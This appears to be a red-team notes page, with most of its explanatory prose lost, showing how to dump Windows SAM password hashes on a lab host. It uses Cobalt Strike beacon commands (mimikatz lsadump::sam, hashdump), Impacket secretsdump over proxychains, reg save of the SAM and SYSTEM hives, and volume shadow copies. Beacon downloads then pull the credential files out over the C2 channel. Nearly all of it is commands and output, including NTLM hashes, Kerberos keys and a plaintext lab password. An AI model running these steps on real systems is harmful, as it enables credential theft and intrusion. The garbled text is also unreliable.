SAM

(SAM) NTLM Windows (LSA) SAM

SAM

mimikatz SAM SYSTEM

mimikatz

Cobalt Strike Mimikatz **mimikatz lsadump::sam** SAM

```
beacon> mimikatz lsadump::sam
[*] Tasked beacon to run mimikatz's lsadump::sam command
[+] host called home, sent: 750702 bytes
[+] received output:
Domain : WEB02
SysKey : 2d15a30f34e39e70886f737cfe2dc9e2
Local SID : S-1-5-21-3303600220-2552602723-1010156124

SAMKey : 1dcbaa30369c5fefa52c662341335b60

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 4b1ad17bdcc5d550a4c77f32263e5b7d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 8b162e2bb594a3f1ff4518393ce90cda

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-FTMVMDC1SGBAdministrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : e1f69c6115816e72d9ce66dcfb952ad5d77e1d20f8308bc07c335f5a53e3333f
      aes128_hmac       (4096) : 376f952fd78101889d905ab39db9513a
      des_cbc_md5       (4096) : a2a1b37919d9b591
[WEB02] SYSTEM */3000 (x64)
beacon>
```

C2

SAM mimikatz C2 **hashdump** SAM Cobalt Strike

```
beacon> hashdump
[*] Tasked beacon to dump hashes
[+] host called home, sent: 82541 bytes
[+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b1ad17bdcc5d550a4c77f32263e5b7d:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
lpe:1005:aad3b435b51404eeaad3b435b51404ee:b6b3aa5b21901f31292929aeb45df304:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9c371215516c900ed68326108d57de87:::
```

Impacket


Impacket secretdump.py SAM


```
┌──(root㉿kali)-[~/Desktop/impacket/examples]
└─# proxychains proxychains secretsdump.py administrator:Passw0rdweb02@172.16.1.52
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[proxychains] Dynamic chain  ...  127.0.0.1:1080  ...  172.16.1.52:445  ...  OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x2d15a30f34e39e70886f737cfe2dc9e2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b1ad17bdcc5d550a4c77f32263e5b7d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9c371215516c900ed68326108d57de87:::
lpe:1005:aad3b435b51404eeaad3b435b51404ee:b6b3aa5b21901f31292929aeb45df304:::
[*] Dumping cached domain logon information (domain/username:hash)
WHITE-BIRD.LOCAL/sql_service:$DCC2$10240#sql_service#47304c3cf05deb38810aa4ba469c1825
```

mimikatz

HKLM\SAM HKTM\SYSTEM SAM SYSTEM

```
reg save HKLM\SYSTEM C:\Windows\Tasks\SYSTEM
reg save HKLM\SAM C:\Windows\Tasks\SAM
```






```
beacon> shell reg save HKLM\SAM C:\windows\tasks\sam
[*] Tasked beacon to run: reg save HKLM\SAM C:\windows\tasks\sam
[+] host called home, sent: 69 bytes
[+] received output:
The operation completed successfully.

beacon> shell reg save HKLM\SYSTEM C:\windows\tasks\system
[*] Tasked beacon to run: reg save HKLM\SYSTEM C:\windows\tasks\system
[+] host called home, sent: 75 bytes
[+] received output:
The operation completed successfully.
```

SAM SYSTEM SAM SYSTEM SAM LSA ( )

mimikatz impacket

```
┌──(root㉿kali)-[~/Desktop/impacket/examples]
└─# proxychains proxychains secretsdump.py -sam /root/Desktop/sam -system /root/Desktop/system LOCAL
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
Impacket v0.10.1.dev1+20230116.181610.efcaec35 - Copyright 2022 Fortra

[*] Target system bootKey: 0x2d15a30f34e39e70886f737cfe2dc9e2
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:4b1ad17bdcc5d550a4c77f32263e5b7d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9c371215516c900ed68326108d57de87:::
lpe:1005:aad3b435b51404eeaad3b435b51404ee:b6b3aa5b21901f31292929aeb45df304:::
[*] Cleaning up...
```

SAM

SAM **C:\Windows\System32\config\SAM** SYSTEM /

```
beacon> download sam
[*] Tasked beacon to download sam
[+] host called home, sent: 11 bytes
[-] Could not open 'sam'
beacon> download system
[*] Tasked beacon to download system
[+] host called home, sent: 14 bytes
[-] Could not open 'system'
[WEB02] SYSTEM */3000 (x64)
beacon>
```

wmic **vssadmin** C SAM SYSTEM SAM

```
wmic shadowcopy call create Volume='C:\'
```

```
beacon> shell wmic shadowcopy call create Volume='C:\'
[*] Tasked beacon to run: wmic shadowcopy call create Volume='C:\'
[+] host called home, sent: 71 bytes
[+] received output:
Executing (Win32_ShadowCopy)->create()
Method execution successful.
Out Parameters:
instance of __PARAMETERS
{
        ReturnValue = 0;
        ShadowID = "{92AF5E81-6244-4454-A37E-1D9005C1BB97}";
};
```

```
vssadmin list shadows
```

```
beacon> shell vssadmin list shadows
[*] Tasked beacon to run: vssadmin list shadows
[+] host called home, sent: 52 bytes
[+] received output:
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

Contents of shadow copy set ID: {7ea7e3d3-bf85-4e6f-bec5-0acf4860d05a}
   Contained 1 shadow copies at creation time: 5/8/2023 7:39:20 PM
      Shadow Copy ID: {92af5e81-6244-4454-a37e-1d9005c1bb97}
         Original Volume: (C:)\\?\Volume{f6a8dc4e-0000-0000-0000-602200000000}\
         Shadow Copy Volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
         Originating Machine: web02.white-bird.local
         Service Machine: web02.white-bird.local
         Provider: 'Microsoft Software Shadow Copy provider 1.0'
         Type: ClientAccessible
         Attributes: Persistent, Client-accessible, No auto release, No writers, Differential
```

SAM SYSTEM

```
\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SAM

\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM
```

```
beacon> download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM
[*] Tasked beacon to download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM
[+] host called home, sent: 86 bytes
[*] started download of \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SYSTEM (19136512 bytes)
beacon> download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SAM
[*] Tasked beacon to download \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SAM
[+] host called home, sent: 83 bytes
[*] started download of \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\Config\SAM (65536 bytes)
[*] download of SAM is complete
[WEB02] SYSTEM */3000 (x64)
beacon>
```

Revision #6
Created 5 September 2022 03:06:47 by
Updated 28 December 2023 01:30:43 by